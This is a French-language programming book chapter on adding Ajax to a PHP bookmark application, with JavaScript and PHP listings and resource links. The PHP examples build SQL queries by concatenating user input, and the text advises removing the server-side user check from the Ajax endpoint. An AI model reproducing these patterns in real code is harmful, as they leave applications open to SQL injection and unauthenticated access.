Un développeur Ajax doit répondre à la question : "Quelles sont les différentes actions de l'utilisateur et quels événements de pages ces actions doivent-elles impliquer ?" Est-ce que l'on veut, par exemple, que les utilisateurs soient toujours obligés de cliquer sur un bouton pour envoyer un formulaire et passer à l'étape suivante ou peuvent-ils simplement lancer une requête asynchrone au serveur web en passant d'un élément de formulaire à l'autre (un champ de saisie, une case à cocher, un bouton radio) ? Lorsque l'on a décidé des types d'actions, on peut commencer par écrire les fonctions JavaScript qui appelleront les scripts PHP permettant de gérer la requête et de produire la réponse du serveur.

Dans les sections qui suivent, nous ajouterons quelques éléments Ajax à des scripts que nous avons déjà créés dans ce livre.

Ajouter des éléments Ajax à *PHPbookmark*

Au Chapitre 25, nous avons créé l'application *PHPbookmark* qui demandait aux utilisateurs de s'enregistrer et de s'authentifier avant de pouvoir sauvegarder leurs URL favorites et de bénéficier de suggestions établies à partir des favoris des autres utilisateurs.

Cette application étant déjà écrite et étant formée de plusieurs scripts PHP et de bibliothèques de fonctions étroitement liés, la première étape consiste à réfléchir à la façon d'ajouter des fichiers supplémentaires à l'ensemble, que ce soient des feuilles de style, des fonctions JavaScript ou des scripts PHP pour gérer les actions au niveau du serveur. La réponse est simple : il faut créer un fichier distinct pour les styles et un autre pour toutes les fonctions JavaScript. Puis on ajoutera du code aux scripts PHP existants afin qu'ils incluent ces fichiers externes lorsque cela est nécessaire et pour qu'ils appellent les fonctions JavaScript elles-mêmes.

Après avoir décidé de la façon de gérer ces nouveaux fichiers, il faut déterminer les fonctions utilisateurs qui pourront bénéficier d'un traitement Ajax. Même si les parties inscription et authentification des utilisateurs auraient pu être de bonnes candidates, nous avons préféré nous intéresser à l'ajout et à la modification des favoris, car l'espace nous manque pour modifier l'intégralité de l'application.

Comme nous devrons modifier les fichiers existants de l'application, il est préférable de copier les fichiers du Chapitre 25 dans un nouveau répertoire que nous utiliserons ici.

INFO

Si vous vouliez ajouter un traitement Ajax à l'inscription des utilisateurs, vous pourriez appeler une fonction JavaScript pour qu'elle invoque un script PHP qui vérifierait que l'adresse e-mail et le nom du nouvel inscrit n'existent pas déjà sur le système. Cette fonction afficherait également une erreur et empêcherait l'envoi du formulaire tant que ces erreurs n'ont pas été corrigées.

Création des fichiers supplémentaires

Comme on l'a indiqué, il faudra ajouter de nouveaux fichiers à la structure de l'application existante. Même si nous les remplirons au cours des sections qui suivent, il est préférable de prendre nos marques avant de poursuivre.

Supposons que nous aurons besoin d'au moins deux nouveaux fichiers : une feuille de style et une bibliothèque de fonctions JavaScript. Nous allons les créer dès maintenant en leur donnant, respectivement, les noms *new_ss.css* et *new_ajax.js*. La nouvelle

feuille de style (*new_ss.css*) peut être vide puisque nous n'avons pas encore défini de style, mais le fichier *new_ajax.js* devrait contenir la fonction `getXMLHTTPRequest()` que nous avons écrite plus haut dans ce chapitre pour créer un objet `XMLHTTPRequest` reconnu par tous les navigateurs. Bien que nous modifiions encore ces fichiers, nous pouvons les déposer sur le serveur web dès maintenant.

L'étape suivante consiste à ajouter un lien vers ces fichiers dans l'une des fonctions d'affichage de *PHPbookmark*. Cela garantira que les styles de la feuille de style seront toujours disponibles, tout comme les fonctions de la bibliothèque JavaScript. Au Chapitre 25, la fonction qui contrôlait (entre autres) la production de l'élément `head` du document HTML s'appelait `do html header()` et se trouvait dans le fichier *output_fns.php*.

Le Listing 32.4 présente la nouvelle version de cette fonction.

Listing 32.4 : Version modifiée de *do_html_header()*, contenant des liens vers la nouvelle feuille de style et la bibliothèque de fonctions JavaScript

```
function do_html_header($title) {
  // Affiche un titre HTML
?>
  <html>
  <head>
    <title><?php echo $title;?></title>
    <style>
      body { font-family: Arial, Helvetica, sans-serif;
             font-size: 13px; }
      li, td { font-family: Arial, Helvetica, sans-serif;
             font-size: 13px; }
      hr { color: #3333cc; }
      a { color: #000000; }
    </style>

    <link rel="stylesheet" type="text/css" href="new_ss.css"/>
    <script src="new_ajax.js" type="text/JavaScript"></script>

  </head>
  <body>
  <img src="bookmark.gif" alt="PHPbookmark logo" border="0"
       align="left" valign="bottom" height="55" width="57" />
  <h1>PHPbookmark</h1>
  <hr />
<?php
  if($title) {
    do_html_heading($title);
  }
}
```

Si vous avez déposé sur le serveur la nouvelle feuille de style, la bibliothèque de fonctions JavaScript, le fichier *output_fns.php* modifié et que vous ouvriez une page du système *PHPbookmark*, ces fichiers ne devraient pas causer d'erreur lors de leur inclusion. Nous allons maintenant placer des styles et des scripts dans ces fichiers et créer quelques fonctionnalités Ajax.

Ajout de favoris avec Ajax

Actuellement, on n'ajoute un favori que lorsque l'utilisateur entre l'URL du favori et clique sur le bouton d'envoi du formulaire. Ce clic provoque l'appel d'un autre script PHP qui ajoute le favori, renvoie à l'utilisateur la liste de ses favoris et montre qu'il a été ajouté. En d'autres termes, les pages sont rechargées.

L'approche Ajax consiste à présenter le formulaire pour ajouter un favori mais, plutôt que demander des rechargements de page, le bouton d'envoi appellera en arrière-plan une fonction JavaScript qui, elle-même, invoquera un script PHP pour ajouter l'élément à la base de données et renvoyer la réponse à l'utilisateur, tout cela sans quitter la page qui a déjà été chargée. Cette nouvelle fonctionnalité implique d'abord de modifier la fonction `display add bm form()` de *output_fns.php*.

Le Listing 32.5 présente cette fonction modifiée. Nous avons supprimé l'action du formulaire, ajouté un identifiant `id` au champ de saisie et modifié les attributs du bouton. Nous avons également ajouté un appel à la fonction JavaScript `getXMLHTTP Request()`.

Listing 32.5 : Version modifiée de *display_add_bm_form()*

```
function display_add_bm_form() {
  // Affiche le formulaire pour ajouter un favori
?>
<script type="text/JavaScript">
var myReq = getXMLHTTPRequest();
</script>
<form>
<table width="250" cellpadding="2" cellspacing="0" bgcolor="#cccccc">
<tr><td>New BM:</td>
<td><input type="text" name="new_url" name="new_url" value="http://"
     size="30" maxlength="255"/></td></tr>
<tr><td colspan="2" align="center">
    <input type="button" value="Add bookmark"
           onClick=" JavaScript:addNewBookmark();"/></td></tr>
</table>
</form>
<?php
}
```

Examinons de plus près l'élément du bouton :

```
<input type="button" value="Add bookmark"
         onClick=" JavaScript:addNewBookmark();"/>
```

Lorsque l'on cliquera sur ce bouton, le gestionnaire d'événement `onClick` appellera désormais la fonction JavaScript `addNewBookmark()`, qui adressera une requête au serveur (plus précisément, à un script PHP qui tentera d'ajouter ce favori dans la base de données). Le code de cette fonction est présenté dans le Listing 32.6.

Listing 32.6 : La fonction JavaScript *addNewBookmark()*

```
function addNewBookmark() {
  var url = "add_bms.php";
  var params = "new_url=" +
encodeURI(document.getElementById('new_url').value);
  myReq.open("POST", url, true);
  myReq.setRequestHeader("Content-type",
                         "application/x-www-form-urlencoded");
  myReq.setRequestHeader("Content-length", params.length);
  myReq.setRequestHeader("Connection", "close");
  myReq.onreadystatechange = addBMResponse;
  myReq.send(params);
}
```

Cette fonction ressemble à la fonction `getServerTime()` que nous avons étudiée plus haut. Son traitement est quasiment le même : elle crée des variables, envoie les données à un script PHP et appelle une fonction pour traiter la réponse du serveur.

Les lignes suivantes créent une paire nom/valeur à partir du nom du champ du formulaire et de la valeur saisie par l'utilisateur :

```
var params = "new_url=" + encodeURI(document.getElementById
('new_url').value);
```

La valeur de `params` est ensuite envoyée au script PHP dans la dernière ligne de la fonction :

```
myReq.send(params);
```

Avant d'envoyer les valeurs, on envoie également trois en-têtes de requête pour que le serveur sache gérer les données de la requête `POST` :

```
myReq.setRequestHeader("Content-type",
                       "application/x-www-form-urlencoded");
myReq.setRequestHeader("Content-length", params.length);
myReq.setRequestHeader("Connection", "close");
```

L'étape suivante consiste à créer la fonction JavaScript pour traiter la réponse du serveur ; nous l'avons appelée `addBMResponse` :

```
myReq.onreadystatechange = addBMResponse;
```

Là encore, son code ressemble à celui de la fonction `theHTTPResponse` que nous avons déjà étudiée. Il est présenté dans le Listing 32.7.

Listing 32.7 : La fonction JavaScript *addBMResponse()*

```
function addBMResponse() {
  if (myReq.readyState == 4) {
    if(myReq.status == 200) {
       result = myReq.responseText;
       document.getElementById('displayresult').innerHTML =
                                                          result;
    } else {
      alert('There was a problem with the request.');
    }
  }
}
```

Cette fonction vérifie d'abord l'état de l'objet ; s'il a terminé son traitement, elle vérifie que le code de réponse du serveur était bien `200` (OK). Dans le cas contraire, elle affiche un message d'alerte contenant la phrase "There was a problem with the request". Toutes les autres réponses viendront de l'exécution du script *add_bms.php* et s'afficheront dans un élément `div` ayant l'identifiant `displayresult`. Pour le moment, cet identifiant est défini dans la feuille de style *new_ss.css* de la façon suivante (fond blanc) :

```
#displayresult {
   background: #fff;
}
```

La ligne suivante a été ajoutée après la balise fermante du formulaire dans la fonction `display add bm form()` ; il s'agit de l'élément `div` qui affichera le résultat du serveur.

```
<div id="displayresult"></div>
```

Nous devons ensuite modifier le code du script *add_bms.php*.

Modifications du code existant


Si vous tentiez d'ajouter un favori sans modifier quoi que ce soit au script *add_bms.php*, la vérification des droits de l'utilisateur et l'ajout du favori fonctionneraient parfaitement mais le résultat serait la monstruosité représentée à la Figure 32.4, où le titre, le logo et les liens de bas de page sont dupliqués, sans compter d'autres problèmes d'affichage.

Dans la version non Ajax de *PHPbookmark*, le formulaire est sur une page, le résultat est sur une autre et tous les éléments des pages sont rechargés à chaque fois. Dans un environnement Ajax, en revanche, on veut ajouter un favori, obtenir le résultat du serveur et continuer à ajouter d'autres favoris (ou pas) sans recharger le moindre

élément. Cette nouvelle fonctionnalité nécessite donc de modifier le code initial de *add_bms.php*, qui est présenté dans le Listing 32.8.

Figure 32.4

Ajout d'un favori avant d'avoir modifié le script add_bms.php.



Listing 32.8 : Le code PHP initial de *add_bms.php*

```
<?php
 require_once('bookmark_fns.php');
 session_start();

  // Création d'une variable au nom court
  $new_url = $_POST['new_url'];

  do_html_header('Adding bookmarks');

  try {
    check_valid_user();
    if (!filled_out($_POST)) {
      throw new Exception('Form not completely filled out.');
    }
    // Vérifie le format de l'URL
    if (strstr($new_url, 'http://') === false) {
       $new_url = 'http://'.$new_url;
    }
```

```
    // Vérifie que l'URL est valide
    if (!(@fopen($new_url, 'r'))) {
      throw new Exception('Not a valid URL.');
    }

    // Tente d'ajouter un favori
    add_bm($new_url);
    echo 'Bookmark added.';

    // Récupère les favoris sauvegardés par l'utilisateur
    if ($url_array = get_user_urls($_SESSION['valid_user'])) {
      display_user_urls($url_array);
    }
  }
  catch (Exception $e) {
    echo $e->getMessage();
  }
  display_user_menu();
  do_html_footer();
?>
```

La première ligne du script intègre tous les éléments de *bookmark_fns.php*. Si vous examinez son contenu, vous remarquerez qu'il appelle lui-même toute une série d'autres fichiers :

```
<?php
  // Nous pouvons inclure ce fichier dans tous nos fichiers afin
  // qu'ils contiennent toutes les fonctions et exceptions.
  require_once('data_valid_fns.php');
  require_once('db_fns.php');
  require_once('user_auth_fns.php');
  require_once('output_fns.php');
  require_once('url_fns.php');
?>
```

Bien que vous n'ayez peut-être pas besoin de tous les éléments de ces fichiers dans la version Ajax de l'ajout de favoris, le commentaire placé au début de ce fichier est révélateur : *afin qu'ils contiennent toutes les fonctions et exceptions*. Dans cette situation, lorsque l'on passe d'une suite de pages dynamiques à la fonctionnalité "tout en un" fournie par Ajax, il est préférable d'avoir quelques éléments en trop, plutôt que supprimer des éléments essentiels tant que l'on n'est pas sûr de ne plus en avoir besoin. C'est la raison pour laquelle il faut conserver cette première ligne.

La seconde ligne, qui commence ou continue une session utilisateur, doit également être conservée ; il faut maintenir cette sécurité, même dans la version Ajax de cette

action. Il en va de même pour la troisième ligne, qui stocke la valeur `POST` reçue par le script dans la variable `$new url` :

```
$new_url = $_POST['new_url'];
```

Enfin, nous arrivons au point où l'on peut supprimer des choses, notamment la ligne :

```
do_html_header('Adding bookmarks');
```


Comme nous sommes déjà sur une page (*add_bm_form.php*) contenant des titres, il n'est pas nécessaire de les répéter. C'est cette répétition qui produit les deux ensembles de titres et de logos de la Figure 32.4. Pour les mêmes raisons, vous pouvez éliminer également les deux lignes finales de *add_bms.php* :

```
display_user_menu();
do_html_footer();
```

Si l'on supprime ces éléments, qu'on dépose le nouveau fichier sur le serveur et que l'on tente d'ajouter un nouveau favori, le résultat sera plus proche de celui que l'on attend, bien qu'il y ait encore quelques modifications à faire. La Figure 32.5 montre ce qu'affichera l'application à ce stade.

Figure 32.5

Ajout d'un favori après la première passe de modification du script add_bms.php.



Nous avons encore un message dupliqué concernant le statut "connecté" de l'utilisateur, mais ce problème n'est pas aussi criant qu'auparavant. L'étape suivante consiste à

supprimer ces messages dupliqués et à modifier certaines fonctionnalités liées aux exceptions pour qu'elles soient adaptées à un environnement Ajax.

Pour supprimer le message dupliqué concernant le nom de connexion de l'utilisateur, il suffit de supprimer cette ligne de *add_bms.php :*

```
check_valid_user();
```

En effet, on a déjà testé que l'utilisateur était valide au moment du chargement de la page *add_bms_form.php* : nous ne serions pas sur la page qui demande la fonctionnalité Ajax si nous n'étions pas un utilisateur valide.

L'étape suivante consiste à supprimer le bloc `try` externe et le traitement d'exception car on veut que le script aille jusqu'à la fin, où il affiche la liste des URL déjà stockées. Ceci signifie qu'il faudra faire quelques ajustements dans le code pour produire des messages d'erreurs lorsqu'ils sont nécessaires. La version modifiée de *add_bms.php* est présentée dans le Listing 32.9.


Listing 32.9 : Version modifiée de *add_bms.php*

```
<?php
 require_once('bookmark_fns.php');
 session_start();

 // Création d'une variable au nom court
 $new_url = $_POST['new_url'];

 // Vérifie que le formulaire a été rempli
 if (!filled_out($_POST)) {
   // Il ne l'a pas été
   echo "<p class=\"warn\">Form not completely filled out.</p>";
 } else {
    // Il est complet ; vérifie et corrige l'URL si nécessaire.
    if (strstr($new_url, 'http://') === false) {
       $new_url = 'http://'.$new_url;
    }

    // Vérifie que l'URL est valide
    if (!(@fopen($new_url, 'r'))) {
      echo "<p class=\"warn\">Not a valid URL.</p>";
    } else {
      // Elle est valide, donc on l'ajoute
      add_bm($new_url);
      echo "<p>Bookmark added.</p>";
    }
 }
 // Quel que soit l'état de la requête courant, on récupère les
 // favoris déjà stockés par cet utilisateur.
if ($url_array = get_user_urls($_SESSION['valid_user'])) {
    display_user_urls($url_array);
 }
?>
```

Cette version suit toujours une démarche logique entre les différents événements possibles mais affiche un message d'erreur approprié sans dupliquer les autres éléments de la page.

Le premier test consiste à vérifier que le formulaire a été bien rempli. Dans le cas contraire, on affiche un message d'erreur entre le formulaire d'ajout et la liste des favoris actuels de l'utilisateur, comme le montre la Figure 32.6.

Figure 32.6
Tentative d'ajouter une valeur vide.



Le second test vérifie que l'URL est bien formée ; dans le cas contraire, la chaîne est transformée en une URL correcte et on passe à l'étape suivante, qui consiste à ouvrir une socket et à tester la validité de l'URL. Si ce test échoue, on affiche un message d'erreur entre le formulaire d'ajout et la liste des favoris actuels de l'utilisateur. Si l'URL est valide, elle est ajoutée à la liste des favoris. La Figure 32.7 montre ce qui se passe lorsque l'on tente d'ajouter une URL invalide.

Enfin, quelles que soient les erreurs lors des tentatives d'ajouts des URL, on affiche les favoris actuels de l'utilisateur, comme le montre la Figure 32.8.

Bien que l'on ait réussi à intégrer Ajax à l'ajout des favoris, il reste encore quelques éléments à modifier. La fonction `add bm()` du fichier *url_fns.php*, par exemple, contient quelques exceptions qui pourraient être gérées différemment pour produire un message

d'erreur dans le nouveau système. Le Listing 32.10 présente le code de la fonction `add bm()` existante.

Figure 32.8

Succès : on a ajouté une URL valide.





Figure 32.7

Tentative d'ajouter une URL invalide.



Listing 32.10 : La fonction *add_bm()* de *url_fns.php*

```
function add_bm($new_url) {
  // Ajoute un nouveau favori à la base de données

  echo "Attempting to add ".htmlspecialchars($new_url)."<br />";
```

```
  $valid_user = $_SESSION['valid_user'];

  $conn = db_connect();

  // Vérifie que le favori n'existe pas déjà
  $result = $conn->query("select * from bookmark
                          where username='$valid_user'
                          and bm_URL='".$new_url."'");
  if ($result && ($result->num_rows>0)) {
    throw new Exception('Bookmark already exists.');
  }

  // Insère le nouveau favori
  if (!$conn->query("insert into bookmark values
     ('".$valid_user."', '".$new_url."')")) {
    throw new Exception('Bookmark could not be inserted.');
  }

  return true;
}
```

Ici, nous voulons modifier les exceptions pour qu'elles produisent des messages d'erreur et qu'elles continuent le traitement (c'est-à-dire l'affichage). Pour ce faire, on peut modifier les deux blocs `if` de la façon suivante :

```
if ($result && ($result->num_rows>0)) {
 echo "<p class=\"warn\">Bookmark already exists.</p>";
} else {
 // Tentative d'ajout
 if (!$conn->query("insert into bookmark values
   ('".$valid_user."', '".$new_url."')")) {
   echo "<p class=\"warn\">Bookmark could not be inserted.</p>";
 } else {
   echo "<p>Bookmark added.</p>";
 }
}
```


Cette version du script suit toujours une démarche logique entre les différents événements possibles et affiche les messages d'erreur appropriés. Après avoir vérifié si le favori existe déjà, soit on affiche un message d'erreur entre le formulaire d'ajout et la liste des favoris actuels de l'utilisateur, soit on tente d'ajouter le favori.

Si le favori ne peut pas être ajouté, on affiche une fois de plus un message d'erreur entre le formulaire d'ajout et la liste des favoris actuels de l'utilisateur. Si, en revanche, il a pu être ajouté, on affiche le message "Bookmark added". Cette instruction d'affichage a été supprimée du script *add_bm.php* et placée à cet endroit dans la fonction `add bm()` car sinon l'utilisateur pourrait voir un message "Bookmark could not be inserted" suivi de "Bookmark added" alors que l'insertion n'a pas réussi.

La Figure 32.9 montre le résultat de ces modifications.

Figure 32.9

Tentative d'ajouter un favori qui existe déjà.



Autres modifications apportées à PHPbookmark

La modification de l'ajout des favoris pour y intégrer Ajax n'est que la première des nombreuses modifications que vous pouvez apporter à cette application. Le prochain candidat logique serait la suppression d'un favori ; ce traitement pourrait alors se résumer aux étapes suivantes :

- Supprimer le lien *Delete BM* du pied de page.
- Appeler une nouvelle fonction JavaScript lorsque l'utilisateur coche la case *Delete?* située à côté d'un favori.
- Modifier le script *delete_bm.php* pour qu'il puisse être appelé par cette fonction JavaScript, afin qu'il termine la suppression et renvoie un message à l'utilisateur.
- Apporter toutes les modifications nécessaires pour s'assurer que les actions auront lieu et que les messages s'afficheront correctement dans cette nouvelle interface.

Avec la structure que nous avons déjà mise en place, les informations fournies dans ce chapitre devraient vous suffire pour effectuer ces modifications. Cependant, les sections

qui suivent indiquent des liens vers des ressources contenant beaucoup plus d'informations sur la création de sites avec Ajax.

N'oubliez pas qu'Ajax regroupe un ensemble de technologies qui, ensemble, permettent de créer des interfaces utilisateurs plus fluides. Vous pouvez désormais penser vos applications pour qu'elles intègrent dès le départ ces fonctionnalités, maintenant que vous savez comment placer les différentes pièces du puzzle.

Pour aller plus loin

Les informations fournies dans ce chapitre n'ont fait qu'effleurer la surface de la création des applications Ajax. Un livre récent, *Sams Teach Yourself Ajax, JavaScript, and PHP All in One*, explique tout cela de façon bien plus détaillée et constitue donc la suite logique de ce chapitre. De nombreux sites web sont également consacrés aux différents composants qui constituent les applications Ajax et il existe des bibliothèques tierces qui vous permettront d'intégrer Ajax dans vos applications sans devoir réinventer la roue.

En savoir plus sur le DOM (*Document Object Model*)

Ce livre traite de la programmation côté serveur avec PHP et de l'utilisation de MySQL comme SGBDR, mais il ne dit rien de tout ce qui est lié à la programmation côté client, comme XHTML, CSS, JavaScript et le DOM, le *Document Object Model*. Si vous ne connaissez pas ce dernier, c'est le principal sujet que vous devriez approfondir car il vous permettra de progresser dans la création d'applications totalement orientées Ajax.

Quasiment toutes les applications Ajax utilisent JavaScript pour manipuler le DOM. Que vous manipuliez des éléments affichables, l'historique du navigateur ou les emplacements des fenêtres, une connaissance approfondie des objets et des propriétés disponibles *via* le DOM est essentielle pour produire des applications Ajax.

Les sites suivants contiennent une foule d'informations intéressantes sur le DOM :

- Le rapport technique du W3C sur le *Document Object Model* est disponible à l'URL **http://www.w3.org/DOM/DOMTR**.
- La page d'accueil de la *DOM Scripting Task Force* est **http://domscripting.webstandards.org/**.
- Les documents développeur du projet Mozilla consacrés à DOM sont disponibles à partir de **http://developer.mozilla.org/en/docs/DOM** (on trouve également des informations intéressantes sur les documents JavaScript à partir de la page **http://developer.mozilla.org/en/docs/JavaScript**).

Bibliothèques JavaScript pour les applications Ajax

Les applications Ajax existent depuis 2005, lorsque Jesse James Garrett a écrit un article dans lequel il introduisait le terme Ajax parce qu'il "avait besoin de quelque chose de plus court que 'Asynchronous JavaScript + CSS + DOM + XMLHttpRequest' pour décrire cette approche". Il s'est donc écoulé suffisamment de temps depuis pour que des bibliothèques de fonctions JavaScript voient le jour afin d'aider les développeurs à créer leurs applications Ajax.

INFO

L'article de Garrett, "Ajax: A New Approach to Web Applications", est disponible sur la page **http://www.adaptivepath.com/ideas/essays/archives/000385.php**.

Nous donnons ici la liste de quelques bibliothèques connues, bien que visiter n'importe quel site consacré au développement Ajax vous en fournisse bien plus. Utiliser l'une (ou plusieurs) de ces bibliothèques vous fera gagner du temps car, comme nous l'avons déjà dit, vous n'aurez pas à réinventer la roue.

- Le *Prototype JavaScript Framework* simplifie la manipulation du DOM et l'utilisation de l'objet `XMLHTTPRequest` lorsque vous développez des applications Ajax complexes. Pour plus d'informations, consultez la page **http://www.prototypejs.org/**.
- *Dojo* est une boîte à outils open-source comprenant des fonctions JavaScript de base, un framework de création de widget et un mécanisme pour faciliter l'empaquetage et la distribution du code à l'utilisateur final. Pour plus d'informations, consultez la page **http://dojotoolkit.org/**.
- *MochiKit* est une bibliothèque légère comprenant des fonctions permettant de manipuler le DOM et de formater l'affichage. Le but de MochiKit est un peu cru, mais a le mérite d'être honnête : "Avec MochiKit, JavaScript est moins chiant." Les fonctions et les solutions de MochiKit, la documentation pour les développeurs et les exemples de projets créés avec cette bibliothèque méritent d'être étudiés. Pour plus d'informations, consultez la page **http://mochikit.com/**.

Sites consacrés au développement Ajax

Enfin, le meilleur moyen d'apprendre à développer avec Ajax consiste à pratiquer. Récupérez des extraits de code, essayez d'en intégrer des morceaux dans vos applications existantes et tirez parti de l'expérience de ceux qui travaillent avec ces technologies depuis quelque temps. Voici quelques adresses qui vous aideront à débuter :

- *Ajaxian* (**http://ajaxian.com/**) est un portail où vous trouverez des actualités, des articles, des didacticiels et des exemples de code pour les développeurs débutants et expérimentés.

- *Ajax Matters* (**http://www.ajaxmatters.com/**) contient des articles de fond sur le développement avec Ajax.
- *Ajax Lines* (**http://www.ajaxlines.com/**) est un autre portail pour développeurs, avec des liens vers des actualités et des articles sur tout ce qui touche à Ajax.

VI

Annexes

A | *Installation de PHP et de MySQL*
B | *Ressources web*

Annexe A

Installation de PHP et de MySQL

Apache, PHP et MySQL sont disponibles pour un grand nombre de combinaisons de systèmes d'exploitation et de serveurs web. Dans cette annexe, nous n'expliquerons comment configurer Apache, PHP et MySQL que pour les deux plates-formes les plus connues, Unix et Windows Vista, et nous décrirons les options les plus fréquemment employées sur ces deux systèmes.

INFO

